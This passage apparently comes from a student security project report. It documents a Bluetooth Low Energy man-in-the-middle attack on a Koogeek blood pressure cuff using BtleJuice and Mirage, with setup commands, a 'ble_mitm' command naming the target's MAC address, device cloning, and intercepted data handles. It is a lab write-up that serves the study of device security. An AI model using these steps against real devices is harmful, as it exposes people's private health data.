In the second terminal the proxy is set up and the advertising of the dummy device is initiated. However, this fails, and the services are not registered. I researched why this happened. This is due to BtleJuice not being optimised to work on a single device. This meant that I would have to try and find a way to work it either on two VMs or get it working on my Windows host.

4.4.3 Changing the system

After running Btlejuice on the Kali VM on Windows I found that it had to run on a Linux host. I created a Linux boot drive on a 500GB external SSD. I chose to use Ubuntu 19.10 as a host that I ran on the SSD. Within this host, a Kali VM was created. I completed the setup stage of the tool, however, when I ran the command an error occurred:

```
btlejuice-proxy
```

Figure 31. A screenshot showing the error thrown when running btlejuice-proxy

I believe that this is an error which is caused by a problem with the node install. Hence I removed NVM and tried reinstalling different versions of NodeJS. As I knew 8.10.0 worked, I reinstalled it and installed 8.9.0 alongside it. After some thorough research into this issue, I found a thread on the GitHub repository of the tool [14]. The thread talked about creating a soft link with NodeJS and the "/usr/lib". This did not make a difference in my case, so I tried another method. This involved writing two commands. The first:

```
sudo npm remove -g btlejuice
```

This removed the btlejuice dependencies from the "node_modules" folder. The next command was run:

```
sudo npm install -g btlejuice --unsafe-perm
```

After running this command btlejuice-proxy ran without any problems or errors.

4.4.4 Using btlejuice on new system

Once the tool was installed properly on the working system, the next step was to use it. The only problem was that it required two Bluetooth dongles which I did not have. The terminal outputted this message:




Figure 32. A screenshot showing the revised system




Figure 33. A screenshot showing the bleno warning

An error occurred when the dummy was being created. This warning explained that the adapter did not authorise use by a user. Therefore, btlejuice would have to be run using sudo or I would have to visit this link to find a way to run the command without sudo [22].

Running on Linux

Note: Make sure you've also checked the Linux Prerequisites

Running without root/sudo

Run the following command:

```
sudo setcap cap_net_raw+eip $(eval readlink -f `which node`)
```

This grants the `node` binary `cap_net_raw` privileges, so it can start/stop BLE advertising.

Note: The above command requires `setcap` to be installed, it can be installed using the following:

- apt: `sudo apt-get install libcap2-bin`
- yum: `su -c \'yum install libcap2-bin\'`

Figure 34. A screenshot from Bleno GitHub repository [22]

The command that was needed was:

```
sudo setcap cap_net_raw+eip $(eval readlink -f `which node`)
```

I also had to install setcap with this command before the previous command could run:

```
sudo apt-get install libcap2-bin
```

After finally fixing all of these errors, the tool was working successfully. Below are the steps taken to run the Btlejuice tool:




Figure 35. A screenshot showing the btlejuice proxy running

Firstly, on the Kali Linux virtual machine the two commands shown were used to initiate the USB adapter and to start the btlejuice proxy server.




Figure 36. A screenshot showing the host connecting to the proxy

Next, on the Linux host machine three steps were taken:

1. Stop the Bluetooth Service
2. Initiate the second Bluetooth adapter
3. Connect to the proxy using the IP address of the VM




Figure 37. A screenshot showing the web interface on the virtual machine

The next step was to open a web browser and use the url: localhost:8080/. Once the web interface loaded, I clicked the Bluetooth button on the top bar and selected the device that I was trying to attack. In this case it was the Bluetooth Blood pressure cuff called KS-BP1.




Figure 38. A screenshot showing the dummy being created

Once the device was selected the proxy was configured and the dummy device created. The output on both terminals is shown in the screenshot above.




Figure 39. A screenshot showing the data capture between the device and application

Lastly, when the application was open, and the device connected, the data captured was outputted in the web interface and on the host terminal.

In the web interface, displayed was the data intercepted in the connection between the blood Pressure cuff and the Koogeek application. The table shows the service and their characteristic UUID along with the data. Action has three options: notification, read and write.

4.5 Mobile Applications

On IOS and Android there are a range of applications which can be used for Bluetooth discovery.

4.5.1 nRF Connect for Android [20]

nRF Connect is a BLE scanning and discovery tool which allows the mobile device to communicate with other Bluetooth devices. The images below show the advertising data and the services of the Bluetooth Blood Pressure Cuff. As you can see from the images below the device name is visible as well as the MAC address. The application also shows that the device is not bonded to the mobile I used.

The data captured is Generic Access, Device Information, Unknown Service and Battery Service. Each characteristic has a UUID which is a universally unique identifier and it also has properties which are READ, WRITE and/or NOTIFY.




Figure 40. Screenshots of nRF Connect data captured




Figure 41. Screenshots of nRF Connect data captured

The images on the left and centre show the capture from the client side whereas the image on the right shows the server side. On the server side the two characteristics shown are the Generic Attribute and the Generic Access.

4.5.2 LightBlue for IOS

LightBlue is an Application from PunchThrough. It is another exploring tool for Bluetooth Low Energy devices. This application splits the data up and is more understandable for less technical users. The biggest advantage of this application is that it shows the full Advertisement Data as you can see in the first image. As you can see at the bottom of the last image, the battery level of the device is advertised.




Figure 42. Screenshots of the data captured with LightBlue

4.6 Mirage

I started using Mirage as the other Man in The Middle attack tool, Btlejuice, was not working in the way intended. This tool can be run on any system, so I decided to run it on the Ubuntu host as to avoid having the Kali Linux VM running.

4.6.1 Setup [26]

This tool is written from scratch. This means that the libraries that cause problems for BtleJuice and GATTacker are not a problem for this framework.

So that the libraries could be installed, pip needed to be installed. The command which did this was:

```
sudo apt install python-pip
```

Then the following libraries were required to be installed with the command:

```
sudo pip install keyboard psutil pyserial pyusb terminaltables scopy
pycryptodomex matplotlib
```

Once all python libraries were installed, the git repository could be cloned with the command:

```
git clone git://redmine.laas.fr/laas/mirage.git
```

You then had to locate the mirage directory in your files and change directory into it with:

```
cd mirage
```

The tool was then installed with the choice of two commands. The first was:

```
sudo python3 setup.py install
```

The second was:

```
./mirage_launcher
```

4.6.2 Running the tool [27]

As the focus of this project was the Man in The Middle attack, the module that was used was the "ble_mitm".

The command to run this was:

```
sudo mirage ble_mitm TARGET=40:06:A0:8C:9D:DA
```




Figure 43. A screenshot of use of mirage ble_mitm

The figure above shows the command being used. Once the module was loaded, the two Bluetooth adapters as you can see with the HCI device successfully instantiated. The adapters then proceeded to scan for the devices. This was completed with the use of advertisement packets. Each line shows the type whether ADV_IND which is a connectable undirected advertising packet and SCAN_RSP which is a scan response packet.

Figure 44. A screenshot of mirage connecting to device

Once the advertising packet was found, the cloning stage was initiated. In this stage, the tool tried spoofing the Bluetooth MAC address of the blood pressure monitor. It then sent advertising packets to the master device from the cloned slave device. The last step was to enter the **WAIT_Connection** stage. This waited for the connection to be active between the master and the slave.

4.6.3 Connection Output

A Bluetooth connection handle is a unique identifier for each attribute that is found on a GATT server. It is 16-bits. The handles do not change between connections, throughout the connection or between different devices. This is because it is the part of the connection that is addressable.




Figure 45. A screenshot of mirage handles

Once the slave and master were connected, the **ACTIVE_MITM** stage was entered. The handles were then intercepted along with their data:

Handle Value	**Value**
0x3b	E4 07 03 0B 13 25 17
0x2c	0100
0x12	33 37 30 32 31 39 37
0x10	30343138
0x30	0200
0x3b	1f
0x1	Start handle
0xb	End handle
0x2b	0eb5005e00aa00e407030b1326184e0000

Figure 46. A table with the handle values




Figure 47. A second screenshot of mirage handles

The 0x2b handle shows the data transferred from the slave to the master. This means the data collected on the blood pressure cuff was being sent to the Koogeek application. When you analyse the value, you can see that it is in hexadecimal format.

